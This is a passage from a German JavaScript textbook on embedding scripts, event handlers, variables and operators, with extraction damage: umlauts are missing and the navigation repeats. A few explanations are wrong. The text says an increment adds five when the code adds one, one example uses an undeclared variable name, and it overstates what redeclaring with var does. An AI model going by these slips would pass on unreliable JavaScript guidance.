- Der Browser untersttzt kein JavaScript, egal, ob das `<noscript>`-Tag bekannt ist oder nicht. Es wird notfalls ignoriert, und die darauf folgenden HTML-Elemente werden interpretiert (bzw. der Inhalt wird angezeigt).
- Der Browser untersttzt JavaScript, und es ist auch eingeschaltet. Dann wird alles, was zwischen `<noscript>` und `</noscript>` steht, nicht dargestellt.
- Der Browser untersttzt JavaScript, es ist jedoch ausgeschaltet. Dann wird auch all das dargestellt, was zwischen `<noscript>` und `</noscript>` steht.

```
<html>
<head>
<title>JavaScript</title>
</head>
<body>
<script language="JavaScript"><!--
document.write("The weather means the seasons");
//--></script>
<noscript>
Ihr Browser kann mit JavaScript nichts anfangen, oder es ist ausgeschaltet!
</noscript>
</body>
</html>
```

Denken Sie immer auch an diejenigen Besucher, die JavaScript deaktiviert haben oder deren Browser (man denke nur an die eingeschrnkten Browser von Handhelds) kein JavaScript untersttzt. Erstellen Sie notfalls eine Version Ihrer Website, die auch ohne JavaScript funktioniert.

Abbildung 3.5 zeigt, dass das tatschlich funktioniert: Sie sehen obiges Dokument im klassischen Text-Webbrowser Lynx.



Hier klicken, um das Bild zu Vergrern

Abbildung 3.5 Kein JavaScript beim Text-Browser Lynx

top

3.1.3 Externe Dateien ▲

Wenn Sie spter einmal JavaScript-Programme schreiben, die auf mehreren unterschiedlichen Seiten bentigt werden, wre es eigentlich ziemlich tricht, dasselbe Skript in mehrere Seiten zu kopieren − der Aufwand bei nderungen am Skript wre betrchtlich, da mehrere Dateien geffnet und gendert werden mssten.

Es gibt hier auf den ersten Blick einen Ausweg, der aber auf den zweiten Blick auch seine Nachteile hat. Zuerst zur grauen Theorie: Man kann beim `<script>`-Tag im Attribut `src` den Namen einer externen Datei mit JavaScript-Kommandos angeben. Als Dateiendung hat sich hierbei **.js** durchgesetzt. Es empfiehlt sich, fr alle externen Dateien ein eigenes Verzeichnis anzulegen, damit diese alle gesammelt an einem zentralen Ort zu finden sind.

Angenommen, folgende Datei ist auf dem Webserver im virtuellen Verzeichnis **js** unter dem Namen **weather.js** gespeichert:

```
//erste externe JavaScript-Datei
document.write("The weather means the seasons");
```

Sie wird folgendermaen in ein HTML-Dokument eingebunden, um dieselbe Wirkung zu erzielen wie das Dokument aus dem vorigen Beispiel:


```
<html>
<head>
<title>JavaScript</title>
</head>
<body>
<script language="JavaScript" src="/js/weather.js">
</script>
</body>
</html>
```

Natrlich kann auch hier das `language`-Attribut gesetzt werden (in den nchsten Kapiteln setzen wir aber aus den zuvor genannten Grnden auf `type`). Bei dem folgenden Dokument wird nur etwas ausgegeben, wenn der Browser JavaScript Version 1.1 untersttzt:

```
<html>
<head>
<title>JavaScript</title>
</head>
<body>
<script language="JavaScript1.1" src="/js/weather.js">
</script>
</body>
</html>
```

Dieses Vorgehen birgt aber auch einen kleinen Fallstrick: Probieren Sie doch einmal Folgendes in Ihrem Browser aus:

```
<html>
<body>
<script language="JavaScript" src="/js/weather.js"><!--
document.write("<br />Invincibility is in oneself,
vulnerability is in the opponent");
//--></script>
</body>
</html>
```



Hier klicken, um das Bild zu Vergrern

Abbildung 3.6 Nur ein Zitat wird angezeigt.

Das Ergebnis sehen Sie in Abbildung 3.6: Der Inhalt des `<script>`-Elements wird ignoriert. Der Grund: Ist das `src`-Attribut des `<script>`-Tags gesetzt, wird eingeschlossener JavaScript-Code nicht betrachtet; ist `src` nicht gesetzt, so wird der eingeschlossene Code ausgefhrt. Um also beide Stze auszugeben, muss das HTML-Dokument folgendermaen abgendert werden:

```
<html>
<body>
<script language="JavaScript" src="/js/weather.js"></script>
<script language="JavaScript"><!--
document.write("<br />Invincibility is in oneself, vulnerability is in the opponent");
//--></script>
</body>
</html>
```

Obwohl externe Dateien sehr praktisch und auch recht weit verbreitet sind, haben sie einen Nachteil: Sie werden in der Regel erst dann geladen, wenn das komplette HTML-Dokument vorliegt. Es kann also unter Umstnden ein wenig dauern, bis der Code vorliegt. Das kann bei komplexeren Beispielen durchaus zu Timing-Problemen fhren. Sollten in diesem Buch externe Dateien verwendet werden, so dient das in der Regel der bersichtlichkeit des Codes. Behalten Sie aber das potenzielle Timing-Problem im Hinterkopf.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java

JavaScript und AJAX

von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

Kapitel 3 JavaScript einbauen
- **3.1 Verwendung von <script>**
  - **3.1.1 Das language-Attribut**
  - **3.1.2 Browser ohne JavaScript**
  - **3.1.3 Externe Dateien**
- **3.2 JavaScript-Links**
- **3.3 Event-Handler**
- **3.4 JavaScript-Entities**

25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

Download:
- ZIP, ca. 9,2 MB
Buch bestellen
Ihre Meinung?

top

3.2 JavaScript-Links

JavaScript-Befehle werden oft aufgrund von Benutzereingaben ausgefhrt. Eine Mglichkeit besteht darin, eine Aktion durch einen Mausklick zu starten. Bevor ein paar Beispiele vorgestellt werden, muss noch ein neuer JavaScript-Befehl eingefhrt werden. Mit `window.alert("Invincibility is in oneself, vulnerability is in the opponent")` wird ein modales Fenster ausgegeben, das den Text Invincibility is in oneself, vulnerability is in the opponent anzeigt. Je nach verwendetem Browser sieht das etwas anders aus; in Abbildung 3.7 sehen Sie die Darstellung im Firefox und in Abbildung 3.8 im Safari-Browser. Sie sehen daran, dass Sie auf das grafische Layout keinen Einfluss nehmen knnen, denn das wird vom jeweiligen Browser bernommen.



Hier klicken, um das Bild zu Vergrern

Abbildung 3.7 Ein Warnfenster mit dem Firefox



Hier klicken, um das Bild zu Vergrern

Abbildung 3.8 Dieselbe Meldung, diesmal im Mac-Browser Safari

HTML-Links knnen auf URLs mit den verschiedensten Protokollen verweisen, so zum Beispiel **http:**, **ftp:**, **news:** oder **mailto:**. Nun kommt ein weiteres Protokoll hinzu, das jedoch lediglich im Zusammenhang mit

JavaScript eine Bedeutung hat: **javascript:**. Folgender Link gibt Invincibility is in oneself, vulnerability is in the opponent in einem modalen Fenster aus, wenn man darauf klickt:

```
<a href="javascript:window.alert('Invincibility is in oneself, vulnerability is in the opponent');">
```

Beachten Sie die Anfhrungszeichen. In JavaScript ist es prinzipiell egal, ob Sie einfache oder doppelte Anfhrungszeichen verwenden − Hauptsache, Sie hren so auf, wie Sie angefangen haben.

Folgendes ist also vllig korrekt:

```
document.write("The weather means the seasons");
document.write('<br />Invincibility is in oneself,
vulnerability is in the opponent');
```

Falsch ist dagegen:

```
document.write("The weather means the seasons ');
document.write('<br />Invincibility is in oneself,
vulnerability is in the opponent");
```

Obwohl man mit dem Pseudo-Protokoll **javascript:** bequem JavaScript-Befehle aufrufen kann, gibt es doch einen kleinen Nachteil: Browser, die kein JavaScript untersttzen, geben eine Fehlermeldung aus. Im folgenden Abschnitt wird diesem Missstand abgeholfen.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen
Ihre Meinung?

JavaScript und AJAX von Christian Wenz
Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 3 JavaScript einbauen**
  - **3.1 Verwendung von <script>**
    - **3.1.1 Das language-Attribut**
    - **3.1.2 Browser ohne JavaScript**
    - **3.1.3 Externe Dateien**
  - **3.2 JavaScript-Links**
  - **3.3 Event-Handler**
  - **3.4 JavaScript-Entities**

top

3.3 Event-Handler

Ohne anderen Kapiteln allzu sehr vorgreifen zu wollen – wenn Sie bestimmte Aktionen ausfhren, beispielsweise die Maus bewegen oder auf einen Link klicken, tritt JavaScript-intern ein so genanntes **Ereignis** (engl. **event**) ein. Manche dieser Ereignisse knnen Sie mit JavaScript abfangen und darauf reagieren. Dazu bentigen Sie **Event-Handler**, die als Attribute mancher HTML-Tags in den HTML-Code eingebunden werden. Eine vollstndige Auflistung aller wichtigen Event-Handler finden Sie in der Referenz; davor werden die wichtigsten Handler in den jeweiligen Kapiteln anhand eines Beispiels vorgestellt.

Grundstzlich gilt Folgendes: Ein Event-Handler beginnt stets mit `on`. Der Event-Handler, der zustndig ist, wenn auf einen Link geklickt wird, heit `onclick`. Wenn folgender Link angeklickt wird, wird ein modales Fenster geffnet:

```
<a href="irgendwohin.html" onclick="alert(
'Invincibility is in oneself, vulnerability is in the opponent');">Sun Tzu</a>
```

Vom Prinzip her wunderbar – Browser, die JavaScript untersttzen, fhren den Code aus, folgen danach aber dem Link (in spteren Kapiteln dazu mehr). ltere Browser sehen nur den Link und versuchen, das Ziel des Links aufzurufen. Das ist aber in der Regel nicht erwnscht. Das `href`-Attribut des Links muss gesetzt werden, sonst wird er nicht angezeigt. Es gibt aber eine Mglichkeit, einen Link anzugeben, der keine neue Seite ldt:

```
<a href="#" onclick="alert('Invincibility is in oneself,
vulnerability is in the opponent');">Sun Tzu</a>
```

Diesen Trick sollten Sie sich gut merken!

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- Kapitel 3 JavaScript einbauen
  - 3.1 Verwendung von <script>
    - 3.1.1 Das language-Attribut
    - 3.1.2 Browser ohne JavaScript
    - 3.1.3 Externe Dateien
  - 3.2 JavaScript-Links
  - 3.3 Event-Handler
  - 3.4 JavaScript-Entities

top

3.4 JavaScript-Entities

Die letzte Mglichkeit, um JavaScript-Code in das HTML-Dokument einzubetten, wird sehr selten verwendet, was unter anderem auch daran liegt, dass hier nur Werte von HTML-Attributen gesetzt werden knnen – und dass es nur mit dem alten Netscape funktioniert. Sie kennen sicherlich HTML-Entities, die mit `&` beginnen und mit `;` enden. Ein Beispiel ist die HTML-Entity fr , `Ä`. JavaScript-Entities sind ganz hnlich aufgebaut: Sie beginnen mit `&`, enden mit `;`, und dazwischen steht ein JavaScript-Ausdruck. Fr dieses Beispiel wird ein weiteres neues JavaScript-Kommando eingefhrt (genauer: eine Objekteigenschaft, aber dazu spter mehr): `location`.

32 Warenkorb

33 JavaScript-Bibliotheken

34 Referenz

35 Quellen im Web

36 Die Zukunft von JavaScript

Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

`protocol` gibt das verwendete Protokoll der aktuellen Seite vor, also beispielsweise `file:` bei lokalen Dateien und `http:` bei Dateien aus dem World Wide Web. In dem folgenden Dokument wird das `value`-Attribut eines Texteingabefelds auf den Wert von `location.protocol` gesetzt. Die JavaScript-Entity heit `&{location. protocol};` – beachten Sie insbesondere, dass der JavaScript-Ausdruck in geschweifte Klammern eingeschlossen werden muss!

```
<html>
<head>
<title>JavaScript-Entities</title>
</head>
<body>
<form>

Protokoll: <input type="text"
   value="&{location.protocol};" />
</form>
</body>
</html>
```



Hier klicken, um das Bild zu Vergrern

Abbildung 3.9 HTML-Attribute mit Entities setzen – leider nicht in allen Browsern

---

[1]Der Tag oder das Tag? Manche Autoren bevorzugen das Tag, um eine eindeutige Abgrenzung vom (Wochen-)Tag zu gewhrleisten; andere bevorzugen der Tag. Ich habe mich auf die Seite der Mehrheit geschlagen: das Tag.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- Kapitel 4 Programmieren mit JavaScript
  - 4.1 Variablen
    - 4.1.1 Namensgebung
    - 4.1.2 Numerische Variablen
    - 4.1.3 Zeichenketten
    - 4.1.4 Boolesche Variablen
    - 4.1.5 Variablendeklaration
  - 4.2 Operatoren
    - 4.2.1 Arithmetische Operatoren
    - 4.2.2 Boolesche Operatoren
    - 4.2.3 String-Operatoren
    - 4.2.4 Umwandlung zwischen den Variablentypen
  - 4.3 Kontrollstrukturen: Schleifen
    - 4.3.1 For-Schleifen
    - 4.3.2 Do-while-Schleife
    - 4.3.3 While-Schleife
    - 4.3.4 For-in-Schleife
    - 4.3.5 Schleifensteuerung
  - 4.4 Kontrollstrukturen: Fallunterscheidung
    - 4.4.1 If-Anweisung

33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen
Ihre Meinung?

4.4.2 Switch-Anweisung
4.4.3 Try
4.5 Datenspeicherung
4.5.1 Die eval()-Funktion
4.5.2 Arrays
4.6 Funktionen
4.7 Objekte

Lernt einsehen, dass man bei Entschlssen mit der Tat anfangen muss. – Franz Grillparzer

Kapitel 4 Programmieren mit JavaScript

In diesem Kapitel lernen Sie die Grundprinzipien der Programmierung an sich und der Programmierung mit JavaScript im Besonderen kennen. An Praxisbeispielen ist dieses Kapitel recht arm, aber Sie werden die hier vorgestellten Techniken in den weiteren Kapiteln noch des fteren bentigen. Sie erhalten hier das Rstzeug, das die Grundlage fr alle kommenden Kapitel ist.

Grundbegriffe der Programmierung werden hier ebenfalls erlutert. Leser, die bereits Erfahrungen mit der einen oder anderen Programmiersprache haben, mgen diesen kleinen Exkurs verzeihen, aber so soll auch Neulingen die Chance geboten werden, in die Materie einzusteigen. Allerdings sind die Erklrungen recht knapp gehalten, und nur das Ntigste wird hierzu erlutert. Schlielich geht es ja darum, mglichst schnell brauchbare Anwendungen zu schreiben.

top

4.1 Variablen ▼

Bei der Programmierung mssen immer wieder Daten zwischengespeichert werden. Hierzu bedient man sich so genannter **Variablen** (in manchen Bchern – aber sehr wenigen – werden sie auch als Vernderliche bezeichnet).

top

4.1.1 Namensgebung ▼▲

Jede Variable wird anhand ihres Namens angesprochen. Bei der Namensgebung haben Sie grtenteils freie Hand. Ein Variablenname besteht aus einer Folge von Buchstaben, Ziffern und dem Unterstrich (_). Das erste Zeichen darf jedoch keine Ziffer sein. Auerdem wird zwischen Gro- und Kleinschreibung unterschieden. Die Bezeichner `JavaScript`, `javascript` und `JAVASCRIPT` sind also verschiedene Variablen. Beispiele fr Variablennamen sind etwa:

- `Galileo_Press`
- `GalileoPress`
- `Galileo2006`
- `_Galileo_`

Unbrauchbar sind dagegen die folgenden Namen:

- `1Galileo` (beginnt mit einer Ziffer)
- `Galileo Press` (Leerzeichen)
- `Galileo-Press` (Bindestrich)
- `GalileoPrsenz` (Umlaut)

JavaScript-Schlsselwrter und -begriffe drfen Sie nicht als Variablennamen verwenden. Ein Beispiel hierfr ist etwa `alert`, das Sie im vorigen Kapitel schon einmal in Aktion gesehen haben.

Um einer Variablen einen Wert zuzuweisen, wird das Gleichheitszeichen verwendet. Links vom Gleichheitszeichen steht der Variablenname, rechts davon der neue Wert (oder eine andere Variable, deren Wert dann zugewiesen wird).

top

4.1.2 Numerische Variablen ▼▲

Es gibt verschiedene Typen von Variablen. Zahlenwerte werden wie im amerikanischen Zahlensystem mit einem Dezimalpunkt statt einem Dezimalkomma angegeben:

```
Pi = 3.14159265;
Mauerfall = 1989;
MinusHundert = -100;
```

top

4.1.3 Zeichenketten

Sehr oft werden Zeichenketten, auch **Strings** genannt, verwendet. Die zweite Bezeichnung kommt daher, dass es ein so benanntes Objekt in JavaScript gibt, aber dazu spter mehr. In diesem Buch werden beide Begriffe quivalent verwendet.

Ein String wird von Anfhrungszeichen eingeschlossen, entweder von einfachen (Apostrophen) oder doppelten. Hierbei ist zu beachten, dass unbedingt gerade Anfhrungszeichen (()+(2)) und Apostrophe (()+(#)) verwendet werden. Im Gegensatz zu beispielsweise Perl oder PHP ist es hier egal, ob einfache oder doppelte Anfhrungszeichen verwendet werden, Hauptsache, die Zeichenkette wird mit derselben Art von Anfhrungszeichen beendet, wie sie eingeleitet worden ist.

```
Buchthema = "JavaScript";
AnderesBuchthema = 'ActionScript';
```

Die verschiedenen Anfhrungszeichen haben unter anderem den folgenden Sinn: Wenn Sie beispielsweise ein Apostroph in einer Zeichenkette verwenden wollen, knnen Sie diese Zeichenkette ja schlecht mit Apostrophen eingrenzen, da der JavaScript-Interpreter dann nicht wei, wo die Zeichenkette aufhrt. In diesem Fall mssen Sie die andere Sorte von Anfhrungszeichen verwenden:

```
RalfMoellerSagt = "Who's next?!";
```

Wenn man aber beispielsweise beide Arten von Anfhrungszeichen in einer Zeichenkette verwenden muss, kommt man in Schwierigkeiten. Hier hilft der Backslash (\) weiter. Das Zeichen, das dem Backslash folgt, wird entwertet, d.h., es nimmt in der Zeichenkette keine besondere Bedeutung ein. Beim Anfhrungszeichen oder Apostroph bedeutet das: Die Zeichenkette wird hiermit nicht beendet.

```
RalfMoellerSagt = 'Who\'s next?!';
```

Wenn man nun den Backslash selbst in der Zeichenkette verwenden will, muss man auch ihn entwerten:

```
WindowsVerzeichnis = "C:\\WINDOWS";
```

Mit dem Backslash knnen auch einige besondere Zeichen dargestellt werden. Die folgende Tabelle zeigt eine bersicht:

Tabelle 4.1 Sonderzeichen innerhalb von Zeichenketten

Ausdruck	Bedeutung
\r	Wagenrcklauf
\n	Neue Zeile
\t	Tabulator
\b	Backspace (Lschtaste)
\f	Seitenvorschub

top

4.1.4 Boolesche Variablen ▼▲

Oft ist man nicht an einem Zahlenwert oder einem String interessiert, sondern an einem Wahrheitswert, also wahr oder falsch. Man spricht hier auch von booleschen Variablen. Solche Variablen knnen als Wert nur `true` (wahr) oder `false` (falsch) annehmen. Spter werden Sie sehen, dass boolesche Werte indirekt auch bei einigen anderen JavaScript-Konstrukten vorkommen.

```
Ist2000einSchaltjahr = true;
Ist2004einSchaltjahr = true;
Ist3000einSchaltjahr = false;
```

top

4.1.5 Variablendeklaration ▲

Wie Sie bereits gesehen haben, kann mit dem Gleichheitszeichen einer Variablen ein Wert zugewiesen werden. Ein Variablenname kann auch fter verwendet werden, und ihm kann auch mehrmals ein Wert zugewiesen werden. Es handelt sich dann jedoch immer um dieselbe Variable. Sehr oft findet man in der Praxis das Schlsselwort `var` vor der ersten Verwendung einer Variablen. Dies dient zur Initialisierung der Variablen und wird ab hier der bersichtlichkeit halber in diesem Buch konsistent verwendet. So sieht man auf den ersten Blick, welche Variable schon einmal deklariert worden ist und welche nicht. Spter, bei der Einfhrung von Funktionen, wird das Schlsselwort noch eine besondere Bedeutung erhalten.

Beachten Sie, dass Sie das Schlsselwort `var` nur einmal pro Variable verwenden sollten. Richtig ist also Folgendes:

```
var AnzahlAuflagen = 7;
```

```
// Die Planungen fr die nchste Auflage laufen bereits
AnzahlAuflagen = 8;
```

Nicht so gut ist dagegen:

```
var AnzahlAuflagen = 7;
// Die Planungen fr die nchste Auflage laufen bereits
var AnzahlAuflagen = 8;
```

Der Grund: Bei der Verwendung von `var` wird die Variable neu initialisiert. Das heit, die alte Variable wird gelscht und eine neue Variable erstellt. Wenn die Variable aber bereits existiert, ist der Einsatz von `var` unntig.

In diesem und auch in einigen anderen Beispielen in diesem Buch sind Programmzeilen, die gegenber einem vorherigen Listing verndert wurden, durch Fettdruck hervorgehoben.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web

JavaScript und AJAX

von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 4 Programmieren mit JavaScript**
  - **4.1 Variablen**
    - **4.1.1 Namensgebung**
    - **4.1.2 Numerische Variablen**
    - **4.1.3 Zeichenketten**
    - **4.1.4 Boolesche Variablen**
    - **4.1.5 Variablendeklaration**
  - **4.2 Operatoren**
    - **4.2.1 Arithmetische Operatoren**
    - **4.2.2 Boolesche Operatoren**
    - **4.2.3 String-Operatoren**
    - **4.2.4 Umwandlung zwischen den Variablentypen**
  - **4.3 Kontrollstrukturen: Schleifen**
    - **4.3.1 For-Schleifen**
    - **4.3.2 Do-while-Schleife**
    - **4.3.3 While-Schleife**
    - **4.3.4 For-in-Schleife**
    - **4.3.5 Schleifensteuerung**
  - **4.4 Kontrollstrukturen: Fallunterscheidung**
    - **4.4.1 If-Anweisung**
    - **4.4.2 Switch-Anweisung**
    - **4.4.3 Try**
  - **4.5 Datenspeicherung**
    - **4.5.1 Die eval()-Funktion**
    - **4.5.2 Arrays**
  - **4.6 Funktionen**
  - **4.7 Objekte**

top

4.2 Operatoren ▼

Durch Operatoren wird eine gewisse Anzahl von Variablen miteinander kombiniert. Beispiele fr Operatoren sind die Grundrechenarten. Durch den Plus-Operator werden zwei Zahlen miteinander kombiniert, und als Ergebnis erhlt man die Summe dieser beiden Zahlen. Man unterscheidet − auch je nach Typ der beteiligten Variablen − verschiedene Arten von Operatoren.

top

4.2.1 Arithmetische Operatoren ▼▲

Diese Art von Operatoren arbeitet mit numerischen Variablen. Sie sollten also sicherstellen, dass auch wirklich Zahlenvariablen vorliegen, sonst knnten Sie eine Fehlermeldung erhalten. In Abschnitt 9.7 finden Sie Techniken, wie man Zahlenvariablen als solche erkennen kann. Die folgende Tabelle zeigt alle arithmetischen Operatoren anhand eines Beispiels.[1]

Tabelle 4.2 Arithmetische Operatoren

+	Addition	a = 7 + 4	11
-	Substraktion	a = 7 − 4	3
*	Multiplikation	a = 7 * 4	28
/	Division	a = 7 / 4	1.75
%	Modulo (Restrechnung) 1	a = 7% 4	3
-	Negation	b = 7 a = − b	−7

Will man eine Variable um einen bestimmten Wert erhhen, kann man sich des folgenden Konstrukts bedienen:

```
AnzahlAuflagen = AnzahlAuflagen + 1;
```

Der Variablen `AnzahlAuflagen` wird als Wert der alte Wert dieser Variablen plus fnf zugewiesen. Der Wert der Variablen wird also de facto um eins erhht. In der Praxis kommt es sehr hufig vor, dass der Wert einer Variablen um genau eins erhht oder verringert werden soll; fr diesen Fall sieht JavaScript eine Abkrzung vor:

- `AnzahlAuflagen++` erhht den Wert der Variablen um eins.
- `AnzahlAuflagen--` verringert den Wert der Variablen um eins (etwa, wenn eine Auflage eingestampft werden msste?!).

Die Operatoren `++` und `--` knnen auch direkt vor dem Variablennamen stehen. Der Unterschied liegt in der Reihenfolge, in der diese Operation im Vergleich mit anderen Operationen ausgefhrt werden soll. Am Beispiel des Operators `++` soll das einmal durchexerziert werden; `--` verhlt sich analog.

Das Endergebnis des Standalone-Ausdrucks (des alleinstehenden Ausdrucks)

```
AnzahlAuflagen++;
```

hat zunchst denselben Effekt (nmlich: Erhhung um 1) wie

```
++AnzahlAuflagen;
```

Einen Unterschied stellt man jedoch fest, wenn der Ausdruck bei einer Zuweisung verwendet wird:

```
var Auflagen = 7;
var Anzahl = ++AnzahlAuflagen;
var Anzahl2 = AnzahlAuflagen++;
```

Welchen Wert hat `Anzahl`, welchen Wert hat `Anzahl2`?

Die (vielleicht etwas berraschende) Antwort lautet: `Anzahl` hat den Wert `8`, `Anzahl2` hat auch den Wert `8`. Betrachten Sie zunchst die zweite Zeile:

```
var Anzahl = ++AnzahlAuflagen;
```

Der `++`-Operator steht vor dem Variablennamen. Das bedeutet hier, dass zunchst diese Operation (`AnzahlAuflagen` um eins erhhen) ausgefhrt und dann der neue Wert (`8`) der Variablen `Anzahl` zugewiesen wird.

Bei der dritten Zeile ist es genau andersherum:

```
var Anzahl2 = AnzahlAuflagen++;
```

Zuerst wird der Variablen `Anzahl2` der (aktuelle) Wert von `AnzahlAuflagen` zugewiesen, dann wird der Wert von `AnzahlAuflagen` um eins vergrert.

Wenn man den Wert einer Variablen nicht um exakt eins erhhen oder verringern will, kann man sich einer anderen Abkrzung bedienen. Diese Abkrzung existiert fr jede der vier Grundrechenarten sowie fr den Modulo-Operator:

Tabelle 4.3 Abkrzungen fr arithmetische Operationen

Operator	Bedeutung	Langform	Kurzform
+=	Addition	a = a + b	a += b
-=	Subtraktion	a = a - b	a -= b
*=	Multiplikation	a = a * b	a *= b
/=	Division	a = a / b	a /= b
%=	Modulo	a = a % b	a %= b

Auch in JavaScript gilt: Punktrechnung geht vor Strichrechnung. Multiplikationen und Divisionen werden also vor Additionen und Subtraktionen ausgefhrt. Der folgende Ausdruck liefert daher `7` und nicht `9`:

```
var PunktVorStrich = 1 + 2 * 3;
```

top

4.2.2 Boolesche Operatoren

Mit Logikoperatoren (oder booleschen Operatoren) kann man Wahrheitswerte miteinander verknpfen. Die Bedeutung der Operatoren ist die mathematische Bedeutung, nicht unbedingt die umgangssprachliche Bedeutung. Aus diesem Grund werden die einzelnen Operatoren hier explizit vorgestellt.

Nur, wenn beide (bzw. alle) beteiligten Variablen den Wert `true` haben, liefert die Operation `true` zurck, ansonsten `false`.

```
var t = true;
var f = false;
var bool1 = t && f;  //liefert false
var bool2 = t && t;  //liefert true
```

Ist eine der beteiligten Variablen `true`, so liefert die Operation `true` zurck. Das Ergebnis ist nur dann `false`, wenn alle Variablen den Wert `false` haben. Hier liegt ein Unterschied zum Deutschen vor, denn dort bedeutet oder eher entweder-oder: Das Ergebnis ist nur dann `true`, wenn genau eine der beteiligten Variablen den Wert `true` hat.

```
var t = true;
var f1 = false;
var f2 = false;
var bool1 = t || f1 || f2;  //liefert true
var bool2 = f1 || f2;       //liefert false
```

Der Negationsoperator macht `true` zu `false` und `false` zu `true`.

```
var t = true;
var f = false;
var bool1 = !t;  //liefert false
```

```
var bool2 = !f;  //liefert true
```

Wie Sie bereits gesehen haben, gengt genau eine Variable mit dem Wert `true`, damit das Ergebnis einer Oder-Verknpfung ganz sicher den Wert `true` hat. Analog liefert eine Und-Verknpfung auf jeden Fall den Wert `false`, wenn eine Variable den Wert `false` hat.

JavaScript – zumindest die existierenden Implementierungen – benutzt hier das Prinzip der so genannten Short Evaluation (wrtlich: kurze Auswertung). Bei einer Und- bzw. Oder-Verknpfung werden die beteiligten Variablen von links nach rechts durchgegangen. Sollte bei einer dieser Variablen aufgrund ihres Werts das Ergebnis der gesamten Operation schon feststehen, wird der Rest nicht weiter ausgewertet.

Hier ein Beispiel:

```
var f = false;
var bool = f && andereVariable;
```

Auf `andereVariable` wird hier gar nicht erst zugegriffen: Die Variable `f` ist `false`, damit kann die `&&`-Verknpfung (logisches Und) nur `false` als Ergebnis haben.

